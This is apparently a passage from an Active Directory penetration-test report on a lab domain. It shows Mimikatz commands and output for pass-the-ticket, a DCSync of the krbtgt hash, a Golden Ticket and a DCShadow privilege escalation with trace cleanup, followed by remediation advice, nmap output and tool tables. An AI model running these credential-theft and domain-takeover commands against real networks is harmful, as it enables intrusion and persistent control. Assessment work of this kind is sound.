Mimikatz is an acclaimed tool allowing for the extraction of credentials and tokens on Windows operating systems. Its ability to extract plaintext passwords, hashes, PINs and Kerberos tickets makes it an attractive utility for threat actors. PtH, PtT (Pass the Ticket), Golden Ticket and Silver Ticket attacks were tested and assessed using Mimikatz.

3.5.4.1 Utilising xFreeRDP and Netcat with Mimikatz

xFreeRDP was used to gain remote access to the WIN10-HOST system, in order to transfer Mimikatz and other files between the target system and the attacking system. This was achieved using Netcat (ncat). By utilising xFreeRDP for remote connections and

Netcat for file transfers, the attacker was able to deploy Mimikatz and its full range of modules on the WIN10-HOST PC.

```
C:\Users\dadmin\Desktop>nc.exe -lvnp 4444 > mimikatz_trunk.zip
listening on [any] 4444 ...
connect to [192.168.56.10] from (UNKNOWN) [192.168.56.11] 49346
```

Figure 21: Using Netcat to send mimikatz to the WIN10-HOST

The following attacks were conducted on the client system.

3.5.4.2 Pass-the-Hash/Pass-the-Ticket(dumped_logon_passwords.txt)

This attack involved extracting the NTLM hashes of user accounts, bypassing the use of the password. The attacker used the NTLM hash of 'ARiaz', bypassing the need for the actual password. Kerberos tickets (TGTs) can also be used to bypass authentication.

```
mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK
```

Figure 22: Mimikatz - PtT attack

3.5.4.3 Golden Ticket

Mimikatz was used to forge a TGT by using the NTLM hash of krbtgt. The krbtgt hash was obtained using this command:

```
mimikatz # lsadump::dcsync /user:krbtgt

[DC] 'vulnAD.lab' will be the domain

[DC] 'DC1.vulnAD.lab' will be the DC server

[DC] 'krbtgt' will be the user account
```

This forged ticket provides domain admin privileges for every computer in the domain. By using the function `kerberos::list`, the loaded Golden Ticket is viewable.



Figure 23: Mimikatz - Generating the Golden Ticket



Figure 24: Mimikatz – Using the Golden Ticket

3.5.4.4 DCShadow Exploit (dcshadow_exploit_successful.txt)

The DCShadow exploit in this assessment simulated how an attacker would be able to make unauthorised changes to the AD domain by mimicking a Domain Controller in order to deploy malicious modifications to the domain. This exploit is considered to be particularly dangerous due to the lack of logs created during the replication of the DC.

Using the command below, the DCShadow attack was initiated by modifying the `primaryGroupID` of the user with replication granted - Ava.Leda. Adjusting the `primaryGroupID` from 513 (normal domain user access) to 512 (Domain Admin group) grants the user 'Ava.Leda' admin privileges.

```
mimikatz # lsadump::dcshadow /object:"CN=Ava Leda,CN=Users,DC=vulnAD,DC=lab"
/attribute:primaryGroupID /value:512
```

```
mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain:         DC=vulnAD,DC=lab
Configuration:  CN=Configuration,DC=vulnAD,DC=lab
Schema:         CN=Schema,CN=Configuration,DC=vulnAD,DC=lab
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=vulnAD,DC=lab
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 98368

** Server Info **

Server: DC1.vulnAD.lab
  InstanceId  : {e859e63c-783c-40c2-9f48-1b5c138e6674}
  InvocationId: {e859e63c-783c-40c2-9f48-1b5c138e6674}
Fake Server (not already registered): WIN10-PC.vulnAD.lab

** Performing Registration **

** Performing Push **

Syncing DC=vulnAD,DC=lab
Sync Done

** Performing Unregistration **
```

Figure 25: Mimikatz - DCShadow Staging Replication Change

After staging the replication (modifying the `primaryGroupID` of the user with the necessary replication attribute), the changes were pushed to the domain using the following command:

```
mimikatz # lsadump::dcshadow /push
```

This command synchronised the malicious change to the domain without triggering any monitoring rules or alerts. A rogue domain controller (shadowDC) is registered with the replicated data and is deployed without detection.

```
mimikatz # lsadump::dcshadow /object:"CN=Ava Leda,CN=Users,DC=vulnAD,DC=lab" /attribute:primaryGroupID /value:512
** Domain Info **

Domain:         DC=vulnAD,DC=lab
Configuration:  CN=Configuration,DC=vulnAD,DC=lab
Schema:         CN=Schema,CN=Configuration,DC=vulnAD,DC=lab
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=vulnAD,DC=lab
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 98367

** Server Info **

Server: DC1.vulnAD.lab
  InstanceId  : {e859e63c-783c-40c2-9f48-1b5c138e6674}
  InvocationId: {e859e63c-783c-40c2-9f48-1b5c138e6674}
Fake Server (not already registered): WIN10-PC.vulnAD.lab

** Attributes checking **

#0: primaryGroupID

** Objects **

#0: CN=Ava Leda,CN=Users,DC=vulnAD,DC=lab
  primaryGroupID (1.2.840.113556.1.4.98-90062 rev 1):
    512
    (00020000)


** Starting server **

 > BindString[0]: ncacn_ip_tcp:WIN10-PC[50228]
 > RPC bind registered
 > RPC Server is waiting!
== Press Control+C to stop ==
 > RPC bind unregistered
 > stopping RPC server
 > RPC server stopped
```

Figure 26: Mimikatz - DCShadow Push Changes

```
mimikatz # lsadump::dcshadow /unregister
```

After the replication change has been sent to the real domain controller, the rogue domain controller was unregistered to clean up any traces of the attack.

Querying the groups of the targeted user using the `Get-ADPrincipalGroupMembership` cmdlet in PowerShell confirms the DCShadow attack was successful in replicating and deploying an unauthorised change to the vulnAD.lab domain.

```
PS C:\Windows\system32> Get-ADPrincipalGroupMembership -Identity "CN=Ava Leda,CN=Users,DC=vulnAD,DC=lab" | Select-Object Name, GroupCategory, GroupScope, DistinguishedName

Name          GroupCategory GroupScope DistinguishedName
----          ------------- ---------- -----------------
Domain Users       Security     Global CN=Domain Users,CN=Users,DC=vulnAD,DC=lab
Domain Admins      Security     Global CN=Domain Admins,CN=Users,DC=vulnAD,DC=lab
```

Figure 27: DCShadow - Updated Group Memberships

4. Recommendations & Remediation

4.1 Patch Management

A regular patch management is crucial in safeguarding the security of IT infrastructure, especially for critical services and servers like the Windows Server and other servers offering critical organisational services such as database (SQL) solutions and querying and mailboxes (Exchange). Outdated software on essential systems like Windows Server 2019 increases the attack surface for attackers to take advantage of vulnerabilities that are several years old and unpatched.

A routine schedule for applying patches should be created. This should include the DC and other critical servers. Tools offering automated patch deployment should be considered to avoid errors in applying patches and maintaining systems. Vulnerability scans should be performed semi-regularly to ensure the latest vulnerabilities are identified and to check for security updates/patches offering fixes.

4.2 Enforce Strong Password Requirements

The assessment revealed significant misconfigurations in the password policies enforced on the domain, allowing for successful credential attacks – password spraying and brute-force attacks. By enforcing strong password policies domain-wide, ideally adhering to a respectable baseline like Microsoft's Compliance Toolkit or guidance from

established organisations such as CISA or NCSC, can mitigate against credential theft and compromised credentials.

4.2.1 Steps to consider

- **Enforce Strong Password Requirements:** Implement complex password requirements that include a mix of upper and lower case letters, numbers, and special characters. Passwords should be at least 12 characters long.
- **Implement an account lockout policy:** Prevent brute-force attacks by configuring the account lockout policy and limiting the number of incorrect logon attempts can be made before the account (user or service) is locked. The length of the account lockout should ideally be configured to be unlocked by IT admins (1st line support).
- **Enforce Regular Password Changes:** Set passwords to be reset every 90, 120 or 180 days. This should be set accordingly to strike a balance between security and user convenience.

4.3 Add Network Security Protections & Monitoring

Misconfigurations in network protocols such as SMB and LDAP were exploited in the assessment. Legacy protocols like SMBv1 and LDAP (unsecured) should be disabled, and instead be replaced by the latest versions. Additionally, there is a lack of logging and monitoring in place.

Consider implementing the following:

- Intrusion Detection Prevention Systems
- Firewalls
- Auditing & Logging to ensure all domain computers log details regarding user activities, logon attempts and requests to sensitive data
- Develop an Incident Response plan

4.4 Role Based Access Controls (RBAC)

Utilising RBAC to assign permissions based on the relevant privileges required ensures relevant access is provided to OUs and teams.

4.5 Multi-Factor Authentication (MFA)

Implementation of MFA can significantly enhance the security of the domain by enforcing 2FA across user logons (including Domain Admins). MFA can greatly reduce the risk of unauthorised access even if user credentials are compromised.

Recommendations:

- Implement MFA for all Domain Users: Deploy MFA across all users within the domain. Remote access/logons should especially be configured to use MFA.
- Privileged user account groups such as Domain Admins should ideally have MFA enforced as they are high-value targets for threat actors.
- MFA should be integrated with SSO (Single Sign On). This can be configured in AD Federation Services.

5. Conclusion

The assessment uncovered several critical vulnerabilities within the "vulnAD.lab" environment, demonstrating the need for immediate remediation to protect against potential attacks. Regular security assessments are recommended to ensure ongoing protection against emerging threats.

Vulnerabilities and misconfigurations analysed in Phase 2: Threat Modelling and Phase 3: Vulnerability Analysis highlighted the critical need for urgent remediation to address the security concerns demonstrated in the Exploitation phase.

5.1 Key Findings

The Vulnerability Assessment identified a range of security flaws. The primary concerns are:

- Weak Password Policies:
- Misconfigured/Outdated Network Protocols
- Lack of MFA

6. Appendices

6.1 Appendix A: Full Reports

All documentation relating to the Vulnerability Assessment including screenshots (figures), output from tools and commands, vulnerability scans and notes can be found on Github, accessible via the link below:

https://github.com/WasiG-619/Vulnerable-AD-Assessment-Exploitation

6.1.1 Nmap

6.1.1.1 Nmap Scan

```
# Nmap 7.94SVN scan initiated Tue Mar 26 14:37:05 2024 as: nmap -A -p- -oA
/home/kali/nmap_vulnAD.log 192.168.56.2

Nmap scan report for 192.168.56.2

Host is up (0.00054s latency).

Not shown: 65515 filtered tcp ports (no-response)

PORT      STATE SERVICE       VERSION

53/tcp    open  domain        Simple DNS Plus

88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-03-26
14:39:13Z)

135/tcp   open  msrpc         Microsoft Windows RPC

139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn

389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
vulnAD.lab0., Site: Default-First-Site-Name)

445/tcp   open  microsoft-ds?

464/tcp   open  kpasswd5?

593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0

636/tcp   open  tcpwrapped
```

```
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
vulnAD.lab0., Site: Default-First-Site-Name)

3269/tcp  open  tcpwrapped

5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-title: Not Found

|_http-server-header: Microsoft-HTTPAPI/2.0

9389/tcp  open  mc-nmf        .NET Message Framing

49666/tcp open  msrpc         Microsoft Windows RPC

49667/tcp open  msrpc         Microsoft Windows RPC

49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0

49670/tcp open  msrpc         Microsoft Windows RPC

49672/tcp open  msrpc         Microsoft Windows RPC

49685/tcp open  msrpc         Microsoft Windows RPC

49758/tcp open  msrpc         Microsoft Windows RPC

MAC Address: 08:00:27:2F:74:C5 (Oracle VirtualBox virtual NIC)

Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 2019 (97%)

Aggressive OS guesses: Microsoft Windows Server 2019 (97%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
```

```
| smb2-time:

|   date: 2024-03-26T14:40:05

|_  start_date: N/A

| smb2-security-mode:

|   3:1:1:

|_    Message signing enabled and required

|_nbstat: NetBIOS name: DC1, NetBIOS user: <unknown>, NetBIOS MAC:
08:00:27:2f:74:c5 (Oracle VirtualBox virtual NIC)



TRACEROUTE

HOP RTT     ADDRESS

1   0.54 ms 192.168.56.2



OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .

# Nmap done at Wed Feb 21 14:40:44 2024 -- 1 IP address (1 host up) scanned in
219.66 seconds
```

6.1.2 Nessus

The Nessus report can be found on the Github page here.

6.1.3 PingCastle

The Nessus report can be found on the Github page here.

6.2 Appendix B: Tools & Methods Used

6.2.1 Intelligence Gathering Tools

Tool	Purpose	Alternative Tool	Reason for selection
Nmap	An essential tool for enumerating the domain network, including the two targeted hosts – Windows Server 2019 (DC) and the WIN10-HOST client. Detailed scans revealed open ports, running services and the potential misconfigurations of services.	Zenmap	Nmap is more flexible, allowing the use of specific options/parameters.
ldapsearch	Used to query the domain via the LDAP protocol to enumerate the domain structure.	LDP.exe	LDP was available on the DC (Windows), however a suitable Linux based tool was required for use on the Kali system.
ADRecon	Specifically designed for enumerating AD domains, this tool aided in gaining useful info regarding the structure and configuration of the domain, whilst providing insights into the objects (users, groups and permission sets).	PowerView	ADRecon is far more comprehensive, producing reports regarding user accounts, permissions, domain structure and other areas of interest.

6.2.2 Vulnerability Analysis Tools

Tool	Purpose & Usage	Alternative Tool	Reason for selection
Nessus	An industry-standard vulnerability scanner which was used to determine the vulnerability of the domain. A scan of the network revealed several vulnerabilities and misconfigurations within the AD environment.	OpenVAS	Nessus was chosen due its extensive library of plugins and constantly updated vulnerability database (Yen, 2024).
PingCastle	This tool provided a security audit report, rating the domain based on risk factors. PingCastle played a significant role in identifying and prioritising identified vulnerabilities.	BloodHound	Initially both tools were going to be used, however there were issues with configuring BloodHound. On its own, PingCastle was instrumental in identifying inadequate security controls.
Metasploit (MSF)	Briefly used to test the exploitability of identified vulnerabilities.	N/A	N/A

6.2.3 Exploitation Tools

Tool	Purpose & Usage	Alternative Tool	Reason for selection

Kerbrute	A powerful utility used for brute-forcing Kerberos authentication mechanisms such as lack of pre-authentication, cryptographically insecure encryption types and password spraying.	Hydra	Specifically targeted for Kerberos testing/exploitation making it more effective than Hydra at exploiting Kerberos misconfigurations.
Mimikatz	Used to extract various types of credentials and cached service tickets from the memory dump (LSASS).	CrackMapExec	Mimikatz is able to extract a range of credentials, tokens and various forms of credentials.
Impacket	This tool was heavily relied upon during the exploitation of SMB and other attacks. Several python scripts are included with this tool, which provided the ability to target a range of vulnerabilities and misconfigurations and maximise the attack surface.	MSF (Metasploit Framework)	MSF provides plenty of modules for exploitation and post-exploitation, however Impacket's scripts are tailored towards exploiting via the SMB protocol making it more suitable and applicable for exploiting the domain.
Hashcat	Hashed credentials (primarily passwords) were cracked using Hashcat during the exploitation and post-exploitation phases. Hashed credential formats include: NTLM, DCC2, Kerberos 5 tickets and MD5.	John the Ripper	Hashcat is more suited towards brute-forcing than John. Hashcat supports more hash formats than John, which does not support DCC2 (hashcat, 2024).

6.2.4 Post-Exploitation Tools

Tool	Purpose & Usage	Alternative Tool	Reason for selection
Evil-WINRM	A Windows Remote Management tool used for executing commands on targeted systems, allowing for further exploitation and lateral movement within the domain. PtH attack was conducted to gain access to the DC.	PowerShell Empire	A simpler option providing access to the Windows system. Additional features were not required to demonstrate post-exploitation activities.
Mimikatz	Utilised to extract additional credentials and session tokens during lateral movement and post-exploitation.	N/A	Acts as a post-exploitation tool through privilege escalation, additional harvesting of credentials and tokens to allow for persistent access.
DCShadow using Mimikatz	An exploitation technique that exploits the DCSync vulnerability. It is used to replicate the DC in order to push malicious changes to AD objects, essentially providing full control of the DC and by extension, the entire domain.	MSF Module	Mimikatz offers further post-exploitation and data harvesting features.
xFreeRDP	An RDP (Remote Desktop Protocol) client used in Kali to connect to the compromised	rdesktop	xFreeRDP is better supported for newer systems.

	systems with a graphical interface. This tool allowed for additional control over the targeted system and further exploitation.		